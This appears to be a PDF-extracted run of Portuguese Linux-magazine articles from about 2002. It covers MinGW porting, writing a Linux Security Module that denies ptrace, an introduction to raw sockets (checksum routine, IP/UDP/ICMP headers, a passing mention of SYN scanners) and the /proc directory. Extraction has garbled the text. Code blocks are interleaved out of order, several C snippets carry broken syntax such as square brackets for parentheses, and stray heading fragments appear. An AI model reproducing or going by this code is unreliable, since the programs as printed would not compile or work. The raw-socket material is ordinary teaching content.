Desta forma, um programa feito em Linux ou FreeBSD, por exemplo, usando GTK, deve compilar diretamente, exceto se usar alguma peculiaridade do sistema. Assim, o trabalho de portar um programa destes fica facilitado, pois não há necessidade de refazer toda a parte visual.

No caso de MFC, ou melhor, do estilo de programação da API do Windows, temos além do template fornecido, o seguinte exemplo:

```
#include <windows.h>
int WINAPI WinMain (HINSTANCE hInstance,
HINSTANCE hPrevInstance,
PSTR szCmdLine,
int iCmdShow) {
    MessageBox (NULL, "Hello", "MessageBox", MB_OK);
    return (0);
}
```

Tanto compilando diretamente no console, com:

```
gcc -c main-mfc.c -o main-mfc.o -I"D:/DEV-
CPP/include" -s -mwindowsgcc main-mfc.o -o
"teste-mfc.exe" -L"D:/DEV-CPP/lib" -I"D:/
DEV-CPP/include" -s -mwindows
```

substituindo os paths corretamente para Include e Lib,

ou abrindo um novo projeto, do tipo Windows Application, escolhendo ANSI C, e inserindo um arquivo com este código-fonte, será executado um simples programa, que exibe uma caixa de mensagem com um botão Ok (messagebox).

Além destas duas opções, uma terceira não abordada, mas que por ser extensa merece um artigo inteiramente dedicado, é a biblioteca WxWindows, que além de abstrações para interface gráfica, áudio e sockets, possui várias outras rotinas padrões e preserva o mesmo código desde o ambiente Unix, passando pelo Windows e até palm tops. Neste caso específico, é uma ferramenta para novos projetos a serem executados, para que desde o começo fique fácil mudar de plataforma sem mudanças drásticas de código.

No caso de um projeto já iniciado no Linux, por exemplo, que se deseja ter compilado e funcionando no Windows, deve ser levado em conta o que é composto por ANSI C, chamadas de GLIBC, específicas do sistema operacional, interface gráfica, acesso a banco de dados e mapear os equivalentes no Win32.

Um outro exemplo de portabilidade, é o caso de programas baseados em OpenGL e seu toolkit, GLUT. Um programa desenvolvido estritamente seguindo estas APIs, está habilitado a ser compilado diretamente em todos os ambientes, sem modificações no código. O mesmo ocorre com a SDL, biblioteca inicialmente desenvolvida para games, mas que tem aplicações em vários campos.

Das bibliotecas do Visual C e do Windows, a maioria pode ser usada com o MinGW, bastando usar o utilitário reimp, que está no pacote mingw-utils, encontrado no próprio site do MinGW, que gera arquivos .a, a partir de arquivos .lib (formato de bibliotecas da Microsoft).

Muitos programas contêm em seu código-fonte opção para a compilação com o MinGW e instruções para isso. Portanto, a tarefa de portar um programa já famoso pode estar pronta ou feita pela metade.

Essas situações ilustram uma outra forma de desenvolver para Windows, sem ser tentando imitar um ambiente Unix ou dependendo de classes e mais classes para realizar uma

simples tarefa. A liberdade de escolher a forma e o ambiente de desenvolvimento é importante na hora do planejamento do projeto, para que variáveis, como custo, portabilidade e manutenção sejam levadas em conta.

A estabilidade do MinGW é comprovada e seu desenvolvimento não pára, pois além de ser derivado direto do gcc e incorporar todas as suas atualizações e mudanças, existe um grupo de desenvolvedores que só se preocupa com a questão da adaptação e portabilidade para o ambiente Win32.

Portanto, não é impossível ter um bom produto no Windows sem usar ferramentas caras ou proprietárias. Uma das motivações para este artigo é não isolar quem, por algum motivo, até mesmo por gosto pessoal, usa alguma versão do Windows, mas quer produzir software aberto ou até mesmo comercial, com fonte fechada, mas que busca uma alternativa ao padrão imposto pela Microsoft, que quer dizer desde como acessar sua API até ditar a tendência de ferramentas que cada um deve usar, fazendo cada vez mais os sistemas incharem sem necessidade e aumentando o custo de manutenção devido a esta complexidade. Ou ainda pior, esconder todo este mecanismo em uma fachada de facilidades e produção em massa. Logo, opções existem, só dependem de cada desenvolvedor.

Referências:

<http://www.mingw.org>

<http://sources.redhat.com/cygwin> - Cygwin

<http://www.cs.virginia.edu/~lcc-win32/> - LCC, compilador e muita documentação sobre API do Windows. Serve para o MinGW

<http://www.willus.com/ccomp.shtml> - Benchmarks entre vários compiladores

<http://www.bloodshed.net/devcpp.html> - Dev-C++

<http://www.bloodshed.net/dev/packages/index.html> - Pacotes para o Dev-C++

<http://www.gtk.org> - GTK, manuais e exemplos

<http://webclub.kcom.ne.jp/ma/colin/win32/index.html> - sobre programação no Windows

Qualquer código e textos referentes a este artigo estão sob a licença GPL. Copyright (C) 2002 Arnaldo de Moraes Pereira - arnaldo@dhn.com.br.

This program is free software; you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation; either version 2 of the License, or (at your option) any later version.

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.

You should have received a copy of the GNU General Public License along with this program; if not, write to the Free Software Foundation, Inc., 59 Temple Place, Suite 330, Boston, MA 02111-1307USA


Quando li que Linus deixaria de ser o mantenedor da última versão estável do kernel, pensei que ele pudesse estar deixando o desenvolvimento do Linux de vez. Mas eu estava enganado.

O que houve, segundo minha concepção, foi o seguinte: Linus deixou a árvore principal do kernel para trabalhar em uma nova versão, com muitas inovações, sem ter de dar muitas explicações e muito menos ter de manter uma versão dessa árvore estável. Ou seja, fazer muitas melhorias e mudanças para termos um 2.6 muito melhor.

As alterações do 2.4 para o 2.5 são muitas. Inserção do ALSA (Advanced Linux Sound Architecture), patch para real-time Linux (preemptible patch, para desktops), interface de configuração do kernel (make xconfig) em QT (com alternativa em GTK), Linux Security Modules (LSM) e muitas outras.

Neste artigo focarei o LSM, iniciando com uma breve introdução à segurança de dados praticada atualmente. Tentarei passar uma base sobre o funcionamento do LSM, para que com isso qualquer pessoa que saiba C e conheça o Linux consiga desenvolver o que precisar em relação de segurança dentro do kernel. Os únicos pré-requisitos são programação em C, conhecimento de Linux e de suas system calls.

Os códigos usados como exemplo podem ser baixados de <http://www.dhn.com.br/stuff/lsm-sample.tar.gz>. O arquivo pode ser descompactado num diretório temporário, e o patch deve ser aplicado a partir do diretório /usr/src/. O patch assume que o kernel 2.5.49 esteja descompactado no diretório /usr/src/linux-2.5.49.



SM

ção a Linux
y Modules

Exemplo:

```
cd
```

```
wget http://www.dhn.com.br/stuff/lsm-
sample.tar.gz
cd /usr/local/src
tar xzvf ~/lsm-sample.tar.gz
patch -p0 < /usr/local/src/sample-
lsm.patch
```

A partir desse momento, a opção "Ptrace deny" estará presente dentro do menu "Security operations", na configuração do kernel.

Algumas definições para o melhor entendimento do texto:

LSM – Linux Security Modules

Módulo de segurança – Módulo registrado no LSM, que pode ser tanto compilado como módulo do kernel e carregado após a inicialização quanto compilado build-in (internamente)

LKM – Módulo para o kernel do Linux (Linux Kernel Module)

INTRODUÇÃO

Segurança é um assunto um tanto quanto crítico e, digamos, relativo. Aprendemos que ela existe quando a primeira falha foi encontrada em um sistema. A cada dia que passa é falado mais e mais sobre segurança, porém, infelizmente, vemos que muita gente apenas ignora este fato. Um bom exemplo disso é uma empresa contratar um pseudo-administrador de redes para configurar seus servidores. Geralmente é o que acontece, afinal ninguém quer pagar salários condizentes com os de profissionais especializados. Os servidores desta empresa X funcionariam, é claro, porém, provavelmente, não da melhor forma. O Linux nos proporciona muito poder e exige de nós pouco esforço. O resultado dessa facilidade é o caso citado acima. Além desta discrepância, existem pessoas realmente preocupadas com segurança, e essa preocupação levou o pessoal do kernel a inserir no kernel 2.5 um modelo de segurança flexível.

Antes do 2.5, já existiam patches que aumentavam a segurança do sistema, implementando novas ACLs (Access Control List), proteção contra overflow, checagem de integridade de arquivos, etc. Portanto, qualquer pessoa poderia customizar seu kernel com algum desses patches, porém nunca com a flexibilidade do LSM.

É importante deixar claro que o LSM está presente apenas na árvore 2.5 do kernel. Portanto, se o leitor quiser brincar com o LSM, terá de baixar o kernel 2.5. Estou usando a versão 2.5.49.

Outro ponto importante a deixar claro é que ainda estamos numa versão instável do 2.5. Quando sair o 2.6 (previsões apontam o meio de 2003), teremos um LSM muito melhor do que o atual.

LSM – Módulo simples

Basicamente, o LSM define uma estrutura (struct security_operations) de ponteiros para funções (system calls, chamadas do sistema). O usuário implementa suas próprias funções e as atribui aos ponteiros da struct. As funções definidas pelo usuário no LSM são executadas antes de suas respectivas syscalls. O valor de retorno dessas funções é dizer para o kernel se a execução de tal system call com tais parâmetros está ou não permitida.

Diagrama (retirado de 'Proceedings of the Ottawa Linux Symposium'):

DIAGRAMA

Pensei em algumas funcionalidades que poderia implementar para mostrar como exemplo neste artigo, porém a verdade é que qualquer operação básica é extremamente fácil. Vou tomar como exemplo a simples operação de proibir qualquer processo de executar um ptrace. Para utilizar o LSM, o que se precisa fazer é criar um arquivo .c no diretório /usr/src/linux/security/ (assumindo que /usr/src/linux seja um link para /usr/src/linux-2.5.X), como se fosse um módulo. Explicarei como escrevi o arquivo fgz.c, que está disponível para download como patch para testes em <http://www.dhn.com.br/stuff/lsm-sample.tar.gz>, que pode ser usado como exemplo para qualquer outro módulo a ser escrito. Tomei por base o arquivo /usr/src/linux/security/capability.c:

```
* includes [ex.]:
#include <linux/config.h>
#include <linux/module.h>
#include <linux/init.h>
#include <linux/kernel.h>
#include <linux/security.h>
* definições de quaisquer variáveis
globais [ex.]:
int secondary;

* definições das funções presentes na
struct security_operations, com o
nome diferente das originais (assumi
o prefixo sample_):
static int sample_capable (struct
task_struct *tsk, int cap) {
    ...
    return 0;
}

static int sample_ptrace (struct
task_struct *parent, struct
```

```
task_struct *child) {
    /* Impede qualquer
process trace */
    return -EPERM;
}

* Atribuição das funções definidas
acima para os ponteiros para função
da struct security_operations, defi-
nida em /usr/src/linux/include/linux/
security.h
static struct security_operations
sample_ops = {
    .ptrace =
sample_ptrace,
    .capget =
sample_capget,
    .capset_check =
sample_capset_check,
    ...
    .task_create =
sample_task_create,
    .task_alloc_security =
sample_task_alloc_security,
    .task_free_security =
sample_task_free_security,
    ...
};

* Define nome do módulo de segurança
#if
defined(CONFIG_SECURITY_FGZ_MODULE)
#define MY_NAME THIS_MODULE->name
#else
#define MY_NAME "sample"
#endif

* Declaração das funções de carregamento/descarregamento
do módulo de segurança (para que possa ser compilado como
LKM)

static int __init sample_init (void)
{
    ...
    printk (KERN_INFO "LSM
sample module loaded\n");
    return 0;
}

static void __exit sample_exit (void)
{
```

```

}

* Definição de quais funções serão executadas ao carregar e
descarregar o módulo

module_init [sample_init];
module_exit [sample_exit];

* Definição da descrição e licença do módulo
MODULE_DESCRIPTION ("LSM sample");
MODULE_LICENSE ("GPL");

* Razão pela qual não inseri o código-fonte completo:
arnaldo@minor:/usr/src/linux/
security$ wc -l fgz.c
    868 fgz.c

```

Qualquer outro módulo pode ser escrito com base nesta estrutura. É importante lembrar que todos os ponteiros para funções da struct security_operations têm de estar apontando para uma função. Ou seja, mesmo que você não for implementar nenhuma operação segura referente ao sistema de arquivos, por exemplo, é necessário que você defina todas as suas funções. Na grande maioria dos casos, o retorno de uma função no caso de sucesso é 0, portanto a definição ficaria simplesmente:

```

static int sample_mount [char
*dev_name, struct nameidata *nd, char
?type, unsigned long flags, void
*data]
{
    return 0;
}

```

A estrutura security_operations está definida em: */usr/src/linux/include/linux/security.h*, como já mencionado anteriormente. Este header possui uma documentação muito boa, referente a cada função apontada pela struct, portanto sua leitura é extremamente recomendada.

KCONFIG

Para a inclusão de seu módulo de segurança no menu de configuração do kernel (*make menuconfig/xconfig/config*), basta editar o arquivo */usr/src/linux/security/Kconfig*, lembrando que é assumido que seu módulo esteja neste diretório. O esquema para inserção de opções na configuração do kernel foi alterado. Antigamente se usava o arquivo *Config.in*, no qual se inseriam as opções no meio de códigos de shell script. O Kconfig funciona de uma maneira muito mais simplificada:

```

menu "Security options"

config SECURITY_FGZ
    tristate "Ptrace deny"
    default y
    help
        Denies the use of ptrace.
        If unsure, say Y.

endmenu

```

Supondo que você tenha configurado seu kernel sem suporte a módulos, a opção tristate poderia ser substituída por bool (boolean – sim ou não), ie: bool "Ptrace deny".

CONCLUSÃO

O exemplo com o ptrace disponível para download como patch é implementado apenas alterando o valor de retorno da função *sample_ptrace*. Poderia ser criada uma lista com os daemons que rodariam na máquina, dos quais nenhum poderia ser observado, muito menos controlado por qualquer processo que seja. Assim, o ptrace poderia apenas ser executado em programas de teste, para não perdemos a flexibilidade.

Um outro exemplo seria negar a permissão de troca de atributo do sistema de arquivos *ext2/3*. Se um servidor foi bem projetado e configurado, ninguém precisará ficar trocando atributos dos arquivos. Estou falando sobre permissões atribuídas ao arquivo em sistemas *ext2* ou *ext3* através de *chattr*, não *chmod*. Isso poderia ser feito facilmente alterando o valor de retorno da função *sample_inode_setxattr()* para *-EPERM* (Operation not permitted).

Nós só temos a ganhar com o LSM. Mesmo em operações em que a velocidade é essencial, o overhead é baixo. Detalhes mais técnicos sobre o assunto podem ser encontrados em resources.

RESOURCES

/usr/src/linux/include/linux/security.h

man 2 intro

man 2 syscalls

Linux journal – <http://www.linuxjournal.com/article.php?sid=6279>

Ottawa Linux Symposium – http://www.linux.org.uk/~ajh/ols2002_proceedings.pdf.gz

LSM home – <http://lsm.immunix.org>

Arnaldo de Moraes Pereira atualmente trabalha para a *Digital Home Networks* (www.dhn.com.br), consultoria especializada em *Slackware Linux*, atuando como Gerente de TI. Seu e-mail é godfather@dhn.com.br.

Parte 5

de Sockets

Tutorial

por Antonio Marcelo
amarcelo@plebe.com.br

Raw Sockets

Um pouco de teoria...

Antes de falarmos do Raw Sockets, devemos lembrar que até agora em nossos tutoriais, falamos das diferentes maneiras de declarar sockets, utilizando funções já "prontas". Quando explorarmos o universo do Raw Sockets, trabalhamos diretamente com as estruturas do protocolo e ai nosso universo de possibilidades se expande ao infinito.

Mas o que vem a ser o Raw Sockets? O que é esta técnica de programação mais do que interessante? Poderíamos dizer que se trata da manipulação dos dados no cabeçalho do datagrama IP.

O protocolo TCP/IP foi projetado desde o início para interconectar sistemas de rede "direcionados a pacote" (packet-switched). O processo básico da transmissão de informações é feito através de pequenos blocos de dados chamados datagramas. Estes pequenos blocos de informação são transmitidos através de um emissor e um receptor, identificados por endereços fixos. Estes endereços servem como identificadores dos hosts em uma grande rede.

O TCP/IP ainda pode trabalhar com grandes datagramas de informação, podendo "fragmentar" estes grandes blocos em menores e remontá-los de maneira correta através de redes com pequenas taxas de transmissão de pacotes. O protocolo tem limitações impostas por sua arquitetura no que diz respeito a mecanismos de controle de fluxo de dados, seqüenciamento, etc. O TCP/IP guarda em seus serviços principais, suporte a vários tipos de recursos para proporcionar a qualidade necessária ao funcionamento de uma rede.

É importante termos a noção dos protocolos que exploraremos em nosso tutorial. Vamos a eles:

a) UDP (User Datagram Protocol) - Trata-se de um protocolo não-orientado à conexão e que utiliza o protocolo IP (Internet Protocol). O protocolo UDP não utiliza mecanismos de reconhecimento, para assegurar que as mensagens transmitidas cheguem ao destino, e também não controla o fluxo de informações entre hosts. Assim, informações podem ser perdidas no meio da conexão. Este tipo de protocolo é muito utilizado em serviços como rádios de Internet.

b) Protocolo IP (IP Protocol) - Este protocolo serve como transportador dos blocos de dados (datagramas), através das sub-redes. O Protocolo IP tem uma importância muito grande no que diz respeito à fragmentação dos datagramas em redes nas quais o tamanho máximo destes blocos é limitado. O IP ainda realiza funções de mapeamento de endereços MAC em endereços IP, além de responsabilizar-se pelo roteamento de datagramas. Abaixo, vamos analisar o datagrama IP em detalhes, devido à sua importância futura em nosso tutorial:

Versão	IHL	Tipo de Serviço (TOS)	Comprimento Total
Identificação	Flags		Offset de Comprimento
Tempo de Vida (TTL)	Protocolo		Checksum do Cabecalho
Endereço IP de Origem			
Endereço IP de Destino			
Opcões			Padding
Data			

Vamos explicar cada um dos itens do campo propriamente ditos:

- a) **Versão (Version)** - Este campo indica a versão do protocolo IP que está sendo utilizada. Determina o formato do cabeçalho Internet. Hoje, a versão disponível é a IPv4.
- b) **IHL cabeçalho (IHL - Internet Header Length)** - Este campo informa o comprimento do cabeçalho no formato de palavras de 32 bits, indicando assim o início do campo de dados. O valor mínimo para o comprimento do cabeçalho é de cinco palavras.
- c) **Tipo de Serviço (TOS)** - Este campo fornece uma indicação dos parâmetros da qualidade de serviço desejada. Por exemplo, uma transmissão FTP tem de possuir um tempo de espera mínimo e um "throughput" máximo de dados. O TOS é setado com parâmetros para obedecer estas condições.
- d) **Comprimento total (Total Length)** - Este campo fornece o comprimento do datagrama, medido em octetos, com o cabeçalho e a parte de dados. Seu comprimento máximo é de 65.535 octetos.
- e) **Identificação (Identification)** - Utilizado na montagem dos fragmentos de um datagrama. Normalmente, é incrementado cada vez que um datagrama é enviado.
- f) **Flags** - Este campo é utilizado para o controle de fragmentação, indicando se um datagrama pode ou não ser fragmentado.
- g) **Offset de Fragmento (Offset Fragmentation)** - Este campo é utilizado para indicar o posicionamento do fragmento dentro do datagrama original.
- h) **Tempo de Vida (Time to Live - TTL)** - Este campo indica o tempo de vida máximo em que um datagrama pode tra-

gar numa rede. Este campo é subtraído de cada gateway que o mesmo atravessa. Quando o valor chega a zero, o datagrama é descartado.

- i) **Protocolo (Protocol)** - Este campo indica o protocolo utilizado pelo IP.
- j) **Checksum do Cabeçalho (Header Checksum)** - Este campo indica os erros durante a transmissão. Toda vez que o cabeçalho é processado em algum ponto, o checksum é recalculado para verificar sua integridade.
- k) **Endereço IP de Origem (Source IP Address)** - Endereço IP da estação emissora.
- l) **Endereço IP de Destino (Destination IP Address)** - Endereço IP da estação receptora.
- m) **Opcões (Options)** - Este campo possui tamanho variável, contendo uma, várias opções ou nenhuma. Estas opções podem ser de controle, erros ou de medição.
- n) **Padding** - Este campo é utilizado para garantir que o comprimento do cabeçalho do datagrama seja sempre um número múltiplo inteiro de 32 bits.
- o) **Data** - Os dados propriamente ditos.

ICMP (Internet Control Message Protocol) - É um protocolo utilizado na transferência de mensagens entre gateways e hosts em uma rede IP. Podemos exemplificar sua utilização no comando PING.

Declarando o Socket:

Chega de conversa, vamos ao que interessa. Conforme vimos anteriormente, precisamos declarar um socket para iniciarmos a "conversa" entre hosts. No caso do Raw Sockets, a coisa funciona da mesma maneira. Abaixo, veja como fazemos isso:

```
main()
{
    int rawsocket;
```

Checksum

Anteriormente, exploramos nos protocolos que cada datagrama necessita de um verificador. Quem faz isso é o chamado checksum. No caso dos Raw Sockets, controlaremos de maneira quase que total os pacotes. Existem vários algoritmos para seu controle, mas selecionamos um deles para nosso estudo:

```
/*
 * in_cksum —
 * Exraido do Livro Unix Networking Programming Volume 1
 * Richard W. Stevens
 */
unsigned short in_cksum(unsigned short *addr,int len)
{
    int nleft=len;
    int sum = 0;
    unsigned short *w = addr;
    unsigned short answer = 0;

    /*
     * Our algorithm is simple, using a 32 bit accumulator (sum), we add
     * sequential 16 bit words to it, and at the end, fold back all the
     * carry bits from the top 16 bits into the lower 16 bits.
     */
}
```

```
rawsocket = socket(AF_INET,SOCK_RAW,IPPROTO_TCP);
}
}
```

A única diferença entre o socket antigo e o novo é a cláusula SOCK_RAW. No exemplo acima, iremos trabalhar com um socket TCP (IPPROTO_TCP)

```
/*
while (nleft > 1) {
    sum += *w++;
    nleft -= 2;
}

/* mop up an odd byte, if necessary */
if (nleft == 1) {
    *(u_char *)&answer = *(u_char *)w;
    sum += answer;
}

/* add back carry outs from top 16 bits to low 16 bits */

sum = (sum >> 16) + (sum & 0xffff); /* add hi 16 to low 16
*/
sum += (sum >> 16); /* add carry */
answer = ~sum; /* truncate to 16 bits */
return(answer);
}
```

Este algoritmo é utilizado para a determinação do checksum, para o controle propriamente dito. Não se preocupe neste momento em entendê-lo, basta dizer que o mesmo será muito útil daqui para frente.

Raio X das Estruturas dos Protocolos:

Vamos mostrar abaixo como é a estrutura de vários protocolos para melhor entendimento de nosso estudo. Vamos a eles:

- Cabeçalho UDP:

```
#include <netinet/udp.h>
/* Parte do cabecalho udp.h que declara a estrutura udphdr */
```

```
struct udphdr {
    u_int16_t source;
    u_int16_t dest;
    u_int16_t len;
    u_int16_t check;
};
```

b) Cabeçalho IP:

```
#include <netinet/ip.h>
/* Parte do cabecalho ip.h que declara a estrutura iphdr */
struct iphdr
{
#if __BYTE_ORDER == __LITTLE_ENDIAN
    unsigned int ihl:4;
    unsigned int version:4;
#elif __BYTE_ORDER == __BIG_ENDIAN
    unsigned int version:4;
    unsigned int ihl:4;
#else
    /* error "Please fix <bits/endian.h>" */
#endif
    u_int8_t tos;
    u_int16_t tot_len;
    u_int16_t id;
    u_int16_t frag_off;
    u_int8_t ttl;
    u_int8_t protocol;
    u_int16_t check;
    u_int32_t saddr;
    u_int32_t daddr;
    /*The options start here. */
};


```

Não tem nada de familiar acima, com o cabeçalho do datagrama IP? Se você já reparou, são as estruturas exatas do mesmo, para serem manipuladas pelo programador!

c) Cabeçalho ICMP:

```
#include <netinet/ip_icmp.h>
/* Parte do cabecalho ipicmp.h que declara a estrutura icmphdr */
*/
struct icmphdr
{
    u_int8_t type;           /* message type */
    u_int8_t code;           /* type sub-code */
    u_int16_t checksum;
    union
    {
        struct
        {
            u_int16_t __unused;
            u_int16_t mtu;
        } frag;                /* path mtu discovery */
        } un;
};


```

Dos três, este é o mais complexo de todos e o que permite uma série de recursos interessantes.

Conclusões:

Esta lição foi mais uma apresentação do que iremos enfrentar daqui para frente. Com a programação de Raw Sockets, é possível criar aplicações como SYN scanners, ferramentas que utilizam muito os recursos deste tipo de programação. Em nossa próxima aula, iremos programar um pequeno gerador de pacotes UDP e ICMP, que será o inicio de muitas ferramentas interessantes e, lógico, para mostrarmos na prática como o Raw Sockets funciona. Até lá!

Antonio Marcelo é especialista em segurança e trabalha como consultor independente e professor. É autor de cinco livros sobre Linux, entre eles *Linux Ferramentas Anti-hackers*, publicado pela editora Brasport. Você poderá obter mais informações no site: <http://www.plebe.com.br>, ou pelo e-mail: amarcelo@plebe.com.br.

Por Antonio Marcelo
amarcelo@plebe.com.br

DESVENDANDO O DIRETÓRIO /PROC

Um dos diretórios mais desconhecidos pelos usuários e até mesmo pelos administradores de sistemas Linux é o diretório /PROC. Este diretório, no entanto, contém uma riqueza de informações que pode auxiliar a entender o sistema e saber o que está acontecendo com ele naquele momento.

Desde os kernels mais antigos, o /PROC está presente para mostrar o que está acontecendo naquele momento em termos de operacionalidade do sistema. O objetivo deste artigo é desvendar um pouco sobre este assunto e trazer à luz o que podemos encontrar dentro do /PROC, utilizando estas informações como uma forma de auditar o nosso sistema.

O que é o diretório /PROC?

O /PROC é um pseudo-sistema de arquivos. Na realidade, as informações ali contidas são utilizadas pelo kernel para interfacear o mesmo com as estruturas de dados do sistema. O que está ali não é real, ou seja, é gerado mediante situações em que o sistema se encontra naquele momento pelo kernel.

Se nós executássemos um ls -la, obteríamos a seguinte listagem:

bash-2.05a# cd /proc									
bash-2.05a# ls									
1	158	206	287	298	6	bus	ide	lvm	scsi
100	159	210	288	299	7	cmdline	interrupts	mdstat	self
105	163	212	289	3	71	cpufreq	iomem	meminfo	slabinfo
106	165	213	291	300	77	devices	iports	misc	stat
107	183	215	292	301	8	dma	irq	modules	swaps
108	186	217	293	329	80	driver	kcore	mounts	sys
109	189	220	294	331	82	execdomains	kmsg	mtrr	sysvipc
110	191	224	295	332	85	fb	ksyms	net	tty
111	2	225	296	4	91	filesystems	loadavg	partitions	uptime
149	200	274	297	5	94	fs	locks	pci	version

Aparentemente, veríamos uma série de diretórios e arquivos dentro do mesmo com diversos nomes interessantes, como por exemplo, version. Se nós listássemos com o comando ls -la, veríamos o seguinte:

```
bash-2.05a# ls -la version  
-r--r-- 1 root root 0 Dec 4 20:24 version
```

O arquivo version tem 0 bytes de tamanho, mas se fizéssemos um cat no mesmo, verificariam o seguinte:

```
bash-2.05a# cat version  
Linux version 2.4.18 (root@midas) (gcc version 2.95.3 20010315 (release)) #4 Fri May 31 01:25:31 PDT 2002
```

Na realidade, o que aconteceu neste caso é que o kernel, em tempo real, gerou o conteúdo deste arquivo e nos mostrou a versão do sistema (**Linux**) do kernel (**2.4.18**) e até do gcc, que está instalado no sistema (**2.95.3**). O interessante é que existem outras informações que podem ser obtidas a partir daí.

A estrutura do /PROC

Dentro do diretório /PROC está contida uma série de arquivos e diretórios que guardam preciosas informações do sistema. Vamos listar as principais, bem como suas funcionalidades:

Diretórios numerados - Os diretórios com números como nome são gerados para mostrar cada processo que está ocorrendo no sistema. Se por acaso um backdoor ou um sniffer estiver sendo executado de maneira que o administrador não saiba, aparecerá um número correspondente aos processos dos mesmos. Alguns rootkits modernos permitem o processo do /PROC.

Diretório self - Este diretório é um link simbólico para o diretório /PROC, correspondente a um processo corrente. Explicando melhor, quando um processo é iniciado, como o PID do self, é informado ao /PROC para que execute este comando.

Diretório bus - Contém informações sobre o barramento dos dispositivos PCI dos sistema ou PCMCIA.

Diretório driver - Normalmente vazio, mas às vezes pode conter informações sobre um driver especial do sistema.

Diretório fs - Contém informações como o máximo número de arquivos que podem ser abertos, características de inode, etc.

Diretório ide - Informações sobre todos os dispositivos do ide

contidos no sistema, desde tamanho até identificação do fabricante.

Diretório irq - Informações de quais irqs estão disponíveis para o sistema.

Diretório lvm - Este diretório poderá conter informações sobre dispositivos LVM no sistema (volumes de disco). Normalmente, o mesmo só mostra a versão do driver disponível.

Diretório net - Este diretório contém vários arquivos contendo diversas informações sobre as configurações e estado da rede da máquina.

Diretório scsi - Este diretório contém informações sobre dispositivos scsi anexados ao sistema.

Diretório sys - Este diretório contém outros diretórios com diversas variáveis do kernel. Estas variáveis são lidas e modificadas pelo PROC durante várias vezes, mediante operações realizadas no sistema.

Diretório sysvipc - Este diretório contém pseudo-arquivos com diversas informações sobre o systemV.

Diretório tty - Este diretório contém informações sobre os terminais virtuais do sistema.

Arquivos Importantes no /PROC:

cmdline - Arquivo que mostra a imagem de boot do sistema.

cpuinfo - Arquivo que mostra informações sobre a CPU.

devices - Arquivo que mostra informações sobre os dispositivos do sistema.

dma - Arquivo que mostra o tipo de acesso dma à memória.

execdomains - Arquivo que mostra os domínios de execução do sistema.

fb - Arquivo que mostra os frame buffers quando a variável CONFIG_FB é definida durante a compilação do kernel.

filesystems - Arquivo que mostra os sistemas de arquivos suportados pelo kernel.

interrupts - Arquivo que mostra as interrupções utilizadas pelos dispositivos do sistema.

iomem - Arquivo que mostra o mapa de I/O na memória.

ioports - Arquivo que mostra o mapa de portas de I/O utilizados pelo sistema.

kcore - Arquivo que mostra a memória fixa do sistema.

kmsg - Arquivo que mostra as mensagens do kernel que são geradas para o syslog, através da system call apropriada.

loadavg - Arquivo que mostra o número de jobs na fila de espera de execução.

